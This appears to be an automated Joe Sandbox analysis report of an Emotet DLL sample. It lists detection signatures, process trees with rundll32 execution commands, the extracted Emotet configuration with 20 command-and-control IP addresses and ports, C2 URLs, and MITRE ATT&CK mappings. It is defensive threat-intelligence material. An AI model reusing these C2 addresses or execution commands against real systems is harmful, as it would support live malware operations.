ID: 528003
Sample Name: pPX9DaPVYj
Cookbook: default.jbs
Time: 16:51:05
Date: 24/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report pPX9DaPVYj

Overview


General Information

Sample Name:	pPX9DaPVYj (renamed file extension from none to dll)
Analysis ID:	528003
MD5:	8b540033f4ffd79…
SHA1:	86a8b94f1a3102a.
SHA256:	2b3700c2a383b3..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Sigma detected: Emotet RunDLL32 …
- Multi AV Scanner detection for doma…
- Changes security center settings (no…
- Machine Learning detection for samp…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 3748 cmdline: loaddll32.exe "C:\Users\user\Desktop\pPX9DaPVYj.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 3012 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\pPX9DaPVYj.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 4928 cmdline: rundll32.exe "C:\Users\user\Desktop\pPX9DaPVYj.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 2680 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\pPX9DaPVYj.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4544 cmdline: rundll32.exe C:\Users\user\Desktop\pPX9DaPVYj.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 2848 cmdline: rundll32.exe C:\Users\user\Desktop\pPX9DaPVYj.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 1340 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vjqsuducipqiide\jbquc.oem",sMzvxqlLQp MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - rundll32.exe (PID: 5192 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Vjqsuducipqiide\jbquc.oem",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- svchost.exe (PID: 4820 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3372 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3272 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6092 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 68 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 1304 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 1020 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 4664 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 4812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 5964 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1000 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5272 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "Public Key": [
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCW",
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0"
  ],
  "C2 list": [
    "51.178.61.60:443",
    "168.197.250.14:80",
    "45.79.33.48:8080",
    "196.44.98.190:8080",
    "177.72.80.14:7080",
    "51.210.242.234:8080",
    "185.148.169.10:8080",
    "142.4.219.173:8080",
    "78.47.204.80:443",
    "78.46.73.125:443",
    "37.44.244.177:8080",
    "37.59.209.141:8080",
    "191.252.103.16:80",
    "54.38.242.185:443",
    "85.214.67.203:8080",
    "54.37.228.122:443",
    "207.148.81.119:8080",
    "195.77.239.39:8080",
    "66.42.57.149:443",
    "195.154.146.35:443"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.259345300.00000000028B6000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000B.00000002.778948976.0000000003173000.00000004.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.261741914.000000000310A000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.258654572.0000000002AA6000.00000004.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000003.257305049.0000000003146000.00000004.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.3.rundll32.exe.3186e08.1.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.rundll32.exe.2aa6d88.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.3.rundll32.exe.3146c98.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.28b6cb8.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.3186e08.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 11 entries				

Sigma Overview

System Summary:

Sigma detected: Emotet RunDLL32 Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Emotet

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Input Capture 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encryp Channe

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 3 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-St Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 6 1	SSH	Keylogging	Data Transfer Size Limits	Applica Layer Protoc
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Rundll32 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pPX9DaPVYj.dll	17%	Virustotal		Browse
pPX9DaPVYj.dll	18%	ReversingLabs	Win32.Trojan.Mansabo	
pPX9DaPVYj.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.10000000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.rundll32.exe.3186e08.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.3.rundll32.exe.3186e08.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.28b6cb8.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
11.3.rundll32.exe.3186e08.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.10000000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.10000000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.10000000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.2.rundll32.exe.10000000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://45.79.33.48:8080/PrpBPOmfFHGkdQRTlGtZeqncCXIcxL	0%	Avira URL Cloud	safe	
http://https://168.197.250.14:80/ctsONulME	0%	Avira URL Cloud	safe	
http://https://196.44.98.190/	11%	Virustotal		Browse
http://https://196.44.98.190/	0%	Avira URL Cloud	safe	
http://https://45.79.33.48:8080/PrpBPOmfFHGkdQRTlGtZeqncCXIcx	0%	Avira URL Cloud	safe	
http://https://168.197.250.14/AR1B	0%	Avira URL Cloud	safe	
http://https://51.178.61.60/	0%	Avira URL Cloud	safe	
http://https://51.178.61.60/euUFqPgNCDyXyAnWOWQLJNWJizfGCbPiK	0%	Avira URL Cloud	safe	
http://https://177.72.80.14/ZR8B	0%	Avira URL Cloud	safe	
http://https://196.44.98.190:8080/fRmCLCTmnCqbhnJwguPmnKiWalLOGONSERVER=	0%	Avira URL Cloud	safe	
http://https://168.197.250.14/	0%	Avira URL Cloud	safe	
http://https://177.72.80.14:7080/iWFUUeWljUhVsRHEOKBBOqGWSiJFZYkHnHENgHC	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://168.197.250.14/HR	0%	Avira URL Cloud	safe	
http://https://45.79.33.48:8080/PrpBPOmfFHGkdQRTlGtZeqncCXIcx5E4AB229	0%	Avira URL Cloud	safe	
http://https://51.178.61.60/20	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://51.178.61.60/euUFqPgNCDyXyAnWOWQLJNWJizfGCbPiK	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.148.81.119	unknown	United States		20473	AS-CHOOPAUS	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
78.46.73.125	unknown	Germany		24940	HETZNER-ASDE	true
37.59.209.141	unknown	France		16276	OVHFR	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
191.252.103.16	unknown	Brazil		27715	LocawebServicosdeInternet SABR	true
45.79.33.48	unknown	United States		63949	LINODE-APLinodeLLCUS	true
54.37.228.122	unknown	France		16276	OVHFR	true
185.148.169.10	unknown	Germany		44780	EVERSCALE-ASDE	true
142.4.219.173	unknown	Canada		16276	OVHFR	true
54.38.242.185	unknown	France		16276	OVHFR	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.154.146.35	unknown	France		12876	OnlineSASFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
168.197.250.14	unknown	Argentina		264776	OmarAnselmoRipollTDCNET AR	true
51.178.61.60	unknown	France		16276	OVHFR	true
177.72.80.14	unknown	Brazil		262543	NewLifeFibraBR	true
66.42.57.149	unknown	United States		20473	AS-CHOOPAUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
51.210.242.234	unknown	France		16276	OVHFR	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528003
Start date:	24.11.2021
Start time:	16:51:05
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	pPX9DaPVYj (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@28/9@0/22
EGA Information:	Failed
HDC Information:	• Successful, ratio: 76.9% (good quality ratio 67.6%) • Quality average: 69.9% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:52:10	API Interceptor	10x Sleep call for process: svchost.exe modified
16:53:26	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.148.81.119	cRC6TZG6Wx.dll	Get hash	malicious	Browse	
	qrb6jVwzoe.dll	Get hash	malicious	Browse	
	1711.doc	Get hash	malicious	Browse	
	GQwxmGZFvtg.dll	Get hash	malicious	Browse	
	wNjqkrm8pH.dll	Get hash	malicious	Browse	
	5YO8hZg21O.dll	Get hash	malicious	Browse	
	dUGnMYeP1C.dll	Get hash	malicious	Browse	
	yFAXc9z51V.dll	Get hash	malicious	Browse	
	9fC0as7YLE.dll	Get hash	malicious	Browse	
	FIyE6huzxV.dll	Get hash	malicious	Browse	
	V0gZWRXv8d.dll	Get hash	malicious	Browse	
	t5EuQW2GUF.dll	Get hash	malicious	Browse	
	uh1WyesPlh.dll	Get hash	malicious	Browse	
	8rryPzJR1p.dll	Get hash	malicious	Browse	
	a65FgjVus4.dll	Get hash	malicious	Browse	
	bWjYh6H8wk.dll	Get hash	malicious	Browse	
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	
	eyPPiz3W6u.dll	Get hash	malicious	Browse	
	HjYSwxqyUn.dll	Get hash	malicious	Browse	
	f47YPsvRI3.dll	Get hash	malicious	Browse	
196.44.98.190	cRC6TZG6Wx.dll	Get hash	malicious	Browse	
	qrb6jVwzoe.dll	Get hash	malicious	Browse	
	1711.doc	Get hash	malicious	Browse	
	GQwxmGZFvtg.dll	Get hash	malicious	Browse	
	wNjqkrm8pH.dll	Get hash	malicious	Browse	
	5YO8hZg21O.dll	Get hash	malicious	Browse	
	dUGnMYeP1C.dll	Get hash	malicious	Browse	
	yFAXc9z51V.dll	Get hash	malicious	Browse	
	9fC0as7YLE.dll	Get hash	malicious	Browse	
	FIyE6huzxV.dll	Get hash	malicious	Browse	
	V0gZWRXv8d.dll	Get hash	malicious	Browse	
	t5EuQW2GUF.dll	Get hash	malicious	Browse	
	uh1WyesPlh.dll	Get hash	malicious	Browse	
	8rryPzJR1p.dll	Get hash	malicious	Browse	
	a65FgjVus4.dll	Get hash	malicious	Browse	
	bWjYh6H8wk.dll	Get hash	malicious	Browse	
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	
	eyPPiz3W6u.dll	Get hash	malicious	Browse	
	HjYSwxqyUn.dll	Get hash	malicious	Browse	
	f47YPsvRI3.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	cRC6TZG6Wx.dll	Get hash	malicious	Browse	• 66.42.57.149
	qrb6jVwzoe.dll	Get hash	malicious	Browse	• 66.42.57.149
	AWB_NO_9284730932.exe	Get hash	malicious	Browse	• 45.32.28.45

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	arm6-20211124-0649	Get hash	malicious	Browse	• 44.168.42.223
	6D2FF3CC83EA214E33E4105CCB1051CD85B82E052F615.exe	Get hash	malicious	Browse	• 149.28.253.196
	FhP4JYCU7J.exe	Get hash	malicious	Browse	• 149.28.253.196
	FhP4JYCU7J.exe	Get hash	malicious	Browse	• 149.28.253.196
	bomba.arm	Get hash	malicious	Browse	• 44.168.169.161
	44E401AAF0B52528AA033257C1A1B8A09A2B10EDF26ED.exe	Get hash	malicious	Browse	• 149.28.253.196
	77012C024869BA2639B54B959FAB1E10EBAAF8EBB9BFC.exe	Get hash	malicious	Browse	• 149.28.253.196
	WQRrng5aiw.exe	Get hash	malicious	Browse	• 149.28.253.196
	WQRrng5aiw.exe	Get hash	malicious	Browse	• 149.28.253.196
	5giHvDqMaL	Get hash	malicious	Browse	• 45.63.53.236
	22BA4262D93379DE524029DAFC7528E431E56A22CB293.exe	Get hash	malicious	Browse	• 149.28.253.196
	6PZ6S2YGPB	Get hash	malicious	Browse	• 45.63.53.204
	kq5Of3SOMZ.exe	Get hash	malicious	Browse	• 149.28.253.196
	QABYgAqa5Z.exe	Get hash	malicious	Browse	• 149.28.253.196
	ZrAv540yA4.exe	Get hash	malicious	Browse	• 216.128.137.31
	6Xtf11WnP2.exe	Get hash	malicious	Browse	• 216.128.137.31
	M9WBCy4NNi.exe	Get hash	malicious	Browse	• 216.128.137.31
EcobandGH	cRC6TZG6Wx.dll	Get hash	malicious	Browse	• 196.44.98.190
	qrb6jVwzoe.dll	Get hash	malicious	Browse	• 196.44.98.190
	1711.doc	Get hash	malicious	Browse	• 196.44.98.190
	n6J7QJs4bk.dll	Get hash	malicious	Browse	• 196.44.109.73
	GQwxmGZFvtg.dll	Get hash	malicious	Browse	• 196.44.98.190
	wNjqkrm8pH.dll	Get hash	malicious	Browse	• 196.44.98.190
	5YO8hZg21O.dll	Get hash	malicious	Browse	• 196.44.98.190
	dUGnMYeP1C.dll	Get hash	malicious	Browse	• 196.44.98.190
	yFAXc9z51V.dll	Get hash	malicious	Browse	• 196.44.98.190
	9fC0as7YLE.dll	Get hash	malicious	Browse	• 196.44.98.190
	FIyE6huzxV.dll	Get hash	malicious	Browse	• 196.44.98.190
	V0gZWRXv8d.dll	Get hash	malicious	Browse	• 196.44.98.190
	t5EuQW2GUF.dll	Get hash	malicious	Browse	• 196.44.98.190
	uh1WyesPlh.dll	Get hash	malicious	Browse	• 196.44.98.190
	8rryPzJR1p.dll	Get hash	malicious	Browse	• 196.44.98.190
	a65FgjVus4.dll	Get hash	malicious	Browse	• 196.44.98.190
	bWjYh6H8wk.dll	Get hash	malicious	Browse	• 196.44.98.190
	ZJOHKltBoJ.dll	Get hash	malicious	Browse	• 196.44.98.190
	eyPPiz3W6u.dll	Get hash	malicious	Browse	• 196.44.98.190
	HjYSwxqyUn.dll	Get hash	malicious	Browse	• 196.44.98.190

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	cRC6TZG6Wx.dll	Get hash	malicious	Browse	• 51.178.61.60
	qrb6jVwzoe.dll	Get hash	malicious	Browse	• 51.178.61.60
	ReadMe[2021.11.22_12-15].vbs	Get hash	malicious	Browse	• 51.178.61.60
	cTplVWrqRR.dll	Get hash	malicious	Browse	• 51.178.61.60
	NErdgsNsKR.vbs	Get hash	malicious	Browse	• 51.178.61.60
	F.A.Q[2021.11.22_12-15].vbs	Get hash	malicious	Browse	• 51.178.61.60
	Q1KL4ickDw.dll	Get hash	malicious	Browse	• 51.178.61.60
	yZGYbaJ.dll	Get hash	malicious	Browse	• 51.178.61.60
	1711.doc	Get hash	malicious	Browse	• 51.178.61.60
	cs.exe	Get hash	malicious	Browse	• 51.178.61.60
